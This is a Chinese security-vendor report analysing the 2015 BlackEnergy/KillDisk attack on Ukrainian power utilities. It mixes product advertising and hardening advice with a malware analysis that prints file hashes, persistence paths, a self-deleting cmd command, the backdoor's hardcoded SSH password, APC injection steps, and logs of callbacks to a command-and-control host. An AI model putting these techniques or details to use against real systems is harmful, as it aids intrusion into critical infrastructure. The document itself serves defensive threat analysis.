乌克兰电厂攻击事件
分析及防护方案

Content

内容摘要

2015 年 12 月，乌克兰电力公司设备遭到黑客攻击，并导致大规模停电事件，已引起公众极大的恐慌。本文对该事件相关信息及核心样本进行了分析及验证，并给出应对方案。

1. 2015 年 12 月 23 日，乌克兰的伊万诺-弗兰科夫斯克州地区发生过多处同时停电的事件，攻击者控制了电力系统，并远程关闭了电网，导致 140 万居民在黑暗中度过。
2. 2015 年 12 月 27 日，黑客使用高度破坏性的恶意软件感染了至少 3 个地区的电力部门基础设施，导致发电设备产生故障，已经引起公众恐慌。
3. 2016 年 1 月 7 日，绿盟科技威胁响应中心启动应急响应机制，追踪事件进展。
4. 2016 年 1 月 11 日，绿盟科技安全服务部门对相关漏洞进行分析及验证。
5. 2016 年 1 月 15 日，绿盟科技威胁响应中心发布分析报告

绿盟科技威胁响应中心持续关注乌克兰电厂攻击事件的进展，如果您需要了解更多信息，请联系：

- 绿盟科技博客
- http://blog.nsfocus.net/
- 绿盟科技威胁响应中心微博
- http://weibo.com/threatresponse
- 绿盟科技微信号
- 搜索公众号 绿盟科技

乌克兰电力公司设备被攻击事件

2016 年 1 月 4 日，ESET 公司发表文章称，乌克兰境内的多家配电公司设备中监测到的 KillDisk，由此怀疑使用了 BlackEnergy 后门，攻击者能够利用它来远程访问并控制电力控制系统。由于此事件是针对电力设备的攻击，对于国家关键基础设施的安全性具有非比寻常的意义，故存在巨大的风险。相关情况如下：

事件基本情况

攻击的基本过程

本次攻击主要针对乌克兰电力部门，攻击者以钓鱼邮件方式，附带木马 XLS 文件，诱惑用户打开这个文件，从而运行木马，安装 SSH 后门，以便攻击者可以针对目标下发工业控制指令，必要时运行 killdisk 进行系统自毁，延长系统恢复时间。

- **什么是** XLS　就是 Microsoft Excel 工作表，是一种非常常用的电子表格格式，xls 文件可以使用 Microsoft Excel 打开；
- **什么是** SSH　SSH 是（Secure SHell protocol） 的简写，便于在不安全网络上提供安全的远程登录及其它安全网络服务的协议，保护信息传输的安全性。在此次事件中，BlackEnergy 木马放置了一个后门程序 dropbear.exe，这个后门基于这个协议，在端口 6789 上与攻击者进行联系；
- **什么是** KillDisk 是 BlackEnergy 木马中的一个组件，用于损毁目标设备的系统，在此次事件中将有可能损毁电力设备的系统。

危害和影响分析

在此次事件中，BlackEnergy 木马被用于损毁电力设备或放置后门，以便攻击者可以远程控制这些设备，进行更多攻击动作。相关的危害性分析如下：

木马功能越来越强大

该木马从 2007 第一次被发现到今天，软件作者频繁更新其功能，逐渐变得功能异常强大，




图 1　BlackEnergy 技术发展（图片来自 F-Secure BlackEnergy whitepaper）

国内可能遭遇的危害

之所以发生此次事件，是由于国外的电力设备有相当一部分都接入了互联网，攻击者得以通过邮件的形式诱骗工作人员，从而进入系统实施攻击。相比之下，国内大多工控设施及相关业务系统都采用了专网的形式或者与互联网隔绝，这在相当程度上阻止了此类事件的发生，但需要注意的是，在绿盟科技长年对于工控安全的研究中发现，移动存储设备时常成为木马入侵的途径之一，如果 BlackEnergy 木马通过这种形式感染业务系统设备后，完全有可能通过预置的攻击方案，对工控系统实施打击，比如利用 KillDisk 损毁主机，这样控制系统重启过程中一旦无法读取配置，将导致整个系统停机。

事件防护方案

本次攻击主要以邮件方式传播木马 XLS 文件，利用社会工程学，诱惑被攻击者打开文件，运行木马，安装 SSH 后门 ,保证攻击者可以长时间控制被感染的主机。针对目标下发工业控制指令 ,必要时运行 killdisk 进行系统自毁，延长系统恢复时间。

基于目前绿盟科技工控系统安全专家的分析情况来看，已经启动了一套应对方案，随时可以帮助客户应对该事件，避免造成更大的风险和损失，这些方案包括：

产品自动升级服务

绿盟入侵防护系统（NSFOCUS NIPS）将在 2016 年 1 月 16 日发布产品规则升级包，包括 567、568、569 版本，用户升级后即可提供实时防护。

升级办法

绿盟科技已在软件升级公告中提供规则升级包，规则可以通过产品界面的在线升级进行。如果您的业务系统暂时还无法升级规则包，那么可以在软件升级页面中，找到对应的产品，通过下载升级包，以离线方式进行升级。相关升级信息请随时关注：

- 安全产品介绍：http://www.nsfocus.com.cn/products/details_22_3.html
- 产品升级公告：http://update.nsfocus.com/

极光自助扫描服务

绿盟远程安全评估系统（RSAS）通过绿盟云也交付了云端自助扫描服务（极光自助扫描服务），用户可以通过该服务的资产管理功能定期对主机设备进行漏洞检查，以便对多种漏洞进行风险监测，发现内网中交换路由设备上存在的安全漏洞。

登录 24 小时在线极光自助扫描页面，随时申请，随时试用，随时检查，申请链接如下：

- https://cloud.nsfocus.com/#/krosa/views/initcdr/productandservice?pid=1&sid=0&cid=1

反垃圾邮件服务

针对此次事件中以钓鱼邮件入侵的手段，还可以申请试用反垃圾邮件服务，通过这项服务用户可以对电子邮件系统进行全面安全防御，申请链接如下：

- https://cloud.nsfocus.com/#/krosa/views/initcdr/productandservice?pid=1&sid=0&cid=1

专家团队检测服务

1) 绿盟科技工程师前往客户现场检测。
2) 使用绿盟科技的工控漏扫定期对主机进行漏洞检测。

木马专杀解决方案

1) 短期服务：绿盟科技工程师现场木马后门清理服务（人工服务+NIPS+TAC）。确保第一时间消除网络内相关风险点，控制事件影响范围，提供事件分析报告。
2) 中期服务：提供 3-6 个月的风险监控与巡检服务（NIPS+TAC+人工服务）。根除风险，确保事件不复发。
3) 长期服务：能源行业业务风险解决方案（威胁情报+攻击溯源+专业安全服务+行业工控安全解决方案）

电力行业工控系统应对措施

1) 工控主机安全防护建议

- 关闭系统中不必要的应用和服务，不给类乌克兰电力攻击的恶意代码提供潜在的渗透机会。
- 修改系统缺省的用户名和密码，适当增强密码的配置强度，加大类乌克兰电力攻击的恶意代码提供攻击的难度。
- 禁止外接设备，必要的情况下使用专用的安全 U 盘，阻断潜在的攻击路径。

2) 工控网络安全防护建议

- 部署工控审计系统，全面采集工业控制系统相关网络设备的原始流量以及各终端和服务器上的日志；结合基于行为的业务审计模型，对采集到的信息进行综合分析，识别发现业务中可能存在的异常流量与异常操作行为；
- 部署工控堡垒机对运维过程进行有效的监控，监控运维过程中的操作行为，并发现其中恶意的操作行为。
- 在控制站和控制器之间采用工控防火墙和白名单，防止恶意指令的控制下发和恶意软件的配置下装。

3) 管理措施防护建议

- 在工业控制系统的日常运行阶段，应建立相应的人员安全管理制度及安全意识培训机制，明确系统操作、管理人员的职责及授权，建立相关人员的操作行为监管及审计机制；
- 运维人员对生产大区范围内的上位机及操作员站进行操作时，要遵从严格的审批流程，填写操作票及工作票，并在有监督人员在场的情况下按照操作流程进行操作。


在绿盟科技制定应对方案的同时，为了帮助用户能够对此次攻击事件有更深入的了解，绿盟科技工控安全专家联合威胁响应中心的技术专家，对事件涉及的木马进行了深入分析。

BlackEnergy 木马分析

该样本是一个复合样本，包含多个文件。下面绿盟科技的工程师模拟重现这个分析过程。

执行架构

样本的执行架构图如下所示：



样本的启动方式

- 执行带有宏（VBA 代码）的 XLS 文件，该文件会释放出 C:\Users\Dell\AppData\Local\Temp\vba_macro.exe，vba_macro.exe 会进行 RPC 通道监听，并创建 C:\Users\Dell\AppData\Local\FONTCACHE.DAT 文件，设置开机自启动。FONTCACHE.DAT 文件会进行网络连接，下载文件，包括 SSH 后门与驱动程序等。
- 开机自启动。vba_macro.exe 会创建一个 C:\Users\Dell\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\{AAE98887-6CBF-4625-A18F-ED75766421C2}.lnk ,该文件实际执行的操作是：%windir%\System32\rundll32.exe "C:\Users\Dell\AppData\Local\FONTCACHE.DAT",#1， 用于开机自启动。
- 以服务形式开机启动。SSH_Backdoor.exe（dropbear.exe）由服务管理器自动启动。

样本结构

该样本是一个复合型样本，包含多个文件。

表 1 各个文件的基本信息介绍

文件类型	MD5	功能
XLS	97b7577d13cf5e3bf39cbe6d3f0a7732	• 释放文件并执行 C:\Users\Dell\AppData\Local\Temp\vba_macro.exe
Vba_macro.exe	abeab18ebae2c3e445699d256d5f5fb1	• 获取网卡详细信息 • 创建文件并执行 C:\Users\Dell\AppData\Local\FONTCACHE.DAT • 自删除
FONTCACHE.DAT	cdfb4cda9144d01fb26b5449f9d189ff	• 创建线程(0x10011C91),作为 RPC 服务端程序，进行 RPC 通道监听 • 代码注入与文件下载
Droper2.exe	1d6d926f9287b4e4cb5bfc271a164f51	• 释放并执行驱动文件 C:\Windows\system32\drivers*.sys • 获取、还原文件 user32.dll.mui 的所有权
Driver.sys	**32bit** 0d2022d6148f521c43b9573cd79ead54 e60854c96fab23f2c857dd6eb745961c 97d6d1b36171bc3eafdd0dc07e7a4d2d 1e439a13df4b7603f5eb7a975235065e a0b7b80c3c1d9c1c432a740fa17c6126 60d3185aff17084297a2c4c2efdabdc9 03e9477f8da8f6f61b03a01d5a38918f ed55997aada076dc61e20e1d1218925a 2cae5e949f1208d13150a9d492a706c1	• 驱动被 Installer 加载后，首先执行解压脱壳，然后创建设备驱动，名字为：\\DosDevices\\{C9059FFF-1C49-83E8-4F16387C720}、\\DosDevices\\{C9059FFF-1C49-4445-83E8-4F16387C3800}，用来与用户端（main.dll）通信；之后进行代码注入，将 shellcode 写入在 svchost.exe 中申请的内存空间，再通过 APC 线程注入方式注入 svchost.exe。 • 注入的 shellcode 与 Rootkit 代码，黑客统一使用了通过压栈 API 函数的 HASH 值，调用 _GetFuncAddr 动态获取 API 函数地址，用来干扰和对抗逆向分析。 • 驱动文件均伪装成微软的系统文件，不过没有合法签名（USB MDM Driver、AMD IDE driver）。 • 通过定位 windows 内核（ntoskrnl.exe）及关键链接库（hal.dll）中的数据，获取要调用的函数，为了保证程序尺寸足够小，通过保存要获取函数的函数名 hash 值，获取函数地址时，通过 hash 碰撞定位函数地址；其中 windows 32 位驱动程序均进行了加壳处理。 • APC 注入的原理是利用当线程被唤醒时 APC 中的注册函数会被执行的机制，并以此去执行我们的 DLL 加载代码，进而完成 DLL 注入的目的。
	64bit d98f4fc6d8bb506b27d37b89f7ce89d0 18e7885eab07ebfb6d1c9303b992ca21 97b41d4b8d05a1e165ac4cc2a8	

	ac6f39 979413f9916e8462e960a4eb794824fc c2fb8a309aef65e46323d6710ccdd6ca 956246139f93a83f134a39cd55512f6d 66b96dcef158833027fcf222004b64d8 0037b485aa6938ba2ead234e211425bb	
SSH_Backdoor.exe（dropbear.exe）	fffeaba10fd83c59c28f025c99d063f8	• 这个文件是一个 SSH 服务器程序，是从现有的第三方 SSH 服务端 dropbear 的代码修改的。使用了内置的默认密码（passDs5Bu9Te7）进行登录验证。
Killdisk.exe	72bd40cd60769baffd412b84acc03372	• 以服务启动 创建 C:\Windows\svchost.exe 文件 ,将自己的代码写入到该文件中，然后将该文件作为服务启动。启动过程可以设置不同的参数，实现不同的功能 • 枚举系统进程并提升进程权限 • 设置系统注册表配置项 • 获取关机权限、关机 • 终止进程 wininit.exe，lsass.exe
	7361b64ddca90a1a1de43185bd509b64	• 获取系统权限 • 清除系统日志 • API 编码、保护
	cd1aa880f30f9b8bb6cf4d4f9e41ddf4	• 硬盘设备 PhysicalDrive%Num%（Num 从 0 到 10）清零
	66676deaa9dfe98f8497392064aefbab	• 多种文件类型的处理

详细文件功能

XLS

MD5: 97b7577d13cf5e3bf39cbe6d3f0a7732

主要功能：释放 C:\Users\Dell\AppData\Local\Temp\vba_macro.exe **文件，并启动执行。**

图 3　XLS 中的宏代码

vba_macro.exe

MD5: abeab18ebae2c3e445699d256d5f5fb1

- 首先获取网卡详细信息，使用函数：GetAdaptersInfo。
- 创建并写入 C:\Users\Dell\AppData\Local\FONTCACHE.DAT 文件。使用 rundll32.dll 调用该文件，参数#1， 调用第一个导出函数 PacketAllocatePacket 执行。
- 自删除。

使用 ShellExecuteA 启动 cmd.exe,参数/s /c "for /L %i in (1,1,100) do (del /F "C:\Users\Dell\AppData\Local\Temp\VBA_MA~1.EXE" & ping localhost -n 2 & if not exist "C:\Users\Dell\AppData\Local\Temp\VBA_MA~1.EXE" Exit 1)

FONTCACHE.DAT

MD5: cdfb4cda9144d01fb26b5449f9d189ff

- 创建线程（0x10011C91），作为 RPC 服务端程序，进行 RPC 通道监听。

通道使用命名的 Pipe（ "\Pipe\{AA0EED25-4167-4CBB-BDA8-9A0F5FF93EA8}"），监听过程使用三个函数（rpcrt4.RpcServerUseProtseqEpA， rpcrt4.RpcServerRegisterIf2， rpcrt4.RpcServerListen）完成。




图 4　RPC 通道监听


- 下载文件

首先对 svchost.exe 进行代码注入：

线...	ETHREAD	Teb	优先级	线程入口	模块	切换次数	线程状态
972	0x8629C970	0x7FFD6000	9	0x000E2E1E		15701	等待
3660	0x87360C38	0x00000000	10	0x000E4022		478	终止
3868	0x87175D48	0x7FFD9000	8	0x000E4022		1033	等待
700	0x8810D300	0x7FFDE000	9	0x00422104	svchost.exe	64	等待
2976	0x863E04D8	0x7FF9D000	9	0x71C732FB	rasman.dll	12	等待
744	0x88108880	0x7FFD4000	9	0x74981457	umpo.dll	467	等待

图 5　svchost.exe 进程中注入的代码


注入的代码的主要功能是调用 iexplore.exe 进程。



svchost.exe (696)	Windows 服务...	C:\Windows\system32\svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch
DllHost.exe (3328)	COM Surrogate	C:\Windows\system32\DllHost.exe	C:\Windows\system32\DllHost.exe /Processid:{B10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}
DllHost.exe (1228)	COM Surrogate	C:\Windows\system32\DllHost.exe	C:\Windows\system32\DllHost.exe /Processid:{B10F6C3A-F1AE-4ADC-AA9D-2FE65525666E}
DllHost.exe (1284)	COM Surrogate	C:\Windows\system32\DllHost.exe	C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}
wmiprvse.exe (108)	WMI Provider ...	C:\Windows\system32\wbem\wmiprvse.exe	C:\Windows\system32\wbem\wmiprvse.exe -Embedding
iexplore.exe (932)	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding
iexplore.exe (300	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:932 CREDAT:71937
iexplore.exe (3736)	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding
iexplore.exe (342	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:3736 CREDAT:71937
iexplore.exe (193	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:3736 CREDAT:203009
iexplore.exe (2424)	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding
iexplore.exe (318	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:2424 CREDAT:71937
iexplore.exe (176	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:2424 CREDAT:71938
iexplore.exe (3208)	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding
iexplore.exe (404	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:3208 CREDAT:71937
iexplore.exe (325	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:3208 CREDAT:203009
iexplore.exe (1736)	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding
iexplore.exe (238	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:1736 CREDAT:71937
iexplore.exe (211	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:1736 CREDAT:203009
iexplore.exe (2572)	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" -Embedding
iexplore.exe (182	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:2572 CREDAT:71937
iexplore.exe (262	Internet Expl...	C:\Program Files\Internet Explorer\iex...	"C:\Program Files\Internet Explorer\iexplore.exe" SCODEF:2572 CREDAT:203009

图 6　svchost.exe 创建 iexplore.exe 进程

Iexplore.exe 有网络请求，网址已经失效，所以，请求失败。



当...	进程名称	PID	操作	路径
17:3...	iexplore.exe	3008	UDP Send	WIN-1NQ9K8JB4DS:62863 -> WIN-1NQ9K8JB4DS:62863
17:3...	iexplore.exe	3008	UDP Receive	WIN-1NQ9K8JB4DS:62863 -> WIN-1NQ9K8JB4DS:62863
17:3...	iexplore.exe	3008	TCP Reconnect	WIN-1NQ9K8JB4DS.localdomain:49568 -> mail1.auditoriavanzada.info:http
17:3...	iexplore.exe	3008	TCP Reconnect	WIN-1NQ9K8JB4DS.localdomain:49568 -> mail1.auditoriavanzada.info:http
17:3...	iexplore.exe	3428	UDP Send	WIN-1NQ9K8JB4DS:60907 -> WIN-1NQ9K8JB4DS:60907
17:3...	iexplore.exe	3428	UDP Receive	WIN-1NQ9K8JB4DS:60907 -> WIN-1NQ9K8JB4DS:60907
17:3...	iexplore.exe	3428	TCP Reconnect	WIN-1NQ9K8JB4DS.localdomain:49569 -> mail1.auditoriavanzada.info:http
17:3...	iexplore.exe	3428	TCP Reconnect	WIN-1NQ9K8JB4DS.localdomain:49569 -> mail1.auditoriavanzada.info:http
17:3...	iexplore.exe	1936	UDP Send	WIN-1NQ9K8JB4DS:60908 -> WIN-1NQ9K8JB4DS:60908
17:3...	iexplore.exe	1936	UDP Receive	WIN-1NQ9K8JB4DS:60908 -> WIN-1NQ9K8JB4DS:60908
17:3...	iexplore.exe	1936	TCP Reconnect	WIN-1NQ9K8JB4DS.localdomain:49571 -> mail1.auditoriavanzada.info:http
17:3...	iexplore.exe	1936	TCP Reconnect	WIN-1NQ9K8JB4DS.localdomain:49571 -> mail1.auditoriavanzada.info:http
17:3...	iexplore.exe	3736	UDP Send	WIN-1NQ9K8JB4DS:60909 -> WIN-1NQ9K8JB4DS:60909
17:3...	iexplore.exe	3736	UDP Receive	WIN-1NQ9K8JB4DS:60909 -> WIN-1NQ9K8JB4DS:60909
17:3...	iexplore.exe	3736	TCP Connect	WIN-1NQ9K8JB4DS.localdomain:49572 -> 202.89.233.101:http
17:3...	iexplore.exe	3736	UDP Send	WIN-1NQ9K8JB4DS:60909 -> WIN-1NQ9K8JB4DS:60909
17:3...	iexplore.exe	3736	UDP Receive	WIN-1NQ9K8JB4DS:60909 -> WIN-1NQ9K8JB4DS:60909
17:3...	iexplore.exe	3736	TCP Send	WIN-1NQ9K8JB4DS.localdomain:49572 -> 202.89.233.101:http
17:3...	iexplore.exe	3736	TCP Receive	WIN-1NQ9K8JB4DS.localdomain:49572 -> 202.89.233.101:http
17:3...	iexplore.exe	3736	TCP Disconnect	WIN-1NQ9K8JB4DS.localdomain:49572 -> 202.89.233.101:http
17:3...	iexplore.exe	3188	UDP Send	WIN-1NQ9K8JB4DS:62974 -> WIN-1NQ9K8JB4DS:62974
17:3...	iexplore.exe	3188	UDP Receive	WIN-1NQ9K8JB4DS:62974 -> WIN-1NQ9K8JB4DS:62974
17:3...	iexplore.exe	3188	TCP Reconnect	WIN-1NQ9K8JB4DS.localdomain:49573 -> mail1.auditoriavanzada.info:http
17:3...	iexplore.exe	3188	TCP Reconnect	WIN-1NQ9K8JB4DS.localdomain:49573 -> mail1.auditoriavanzada.info:http
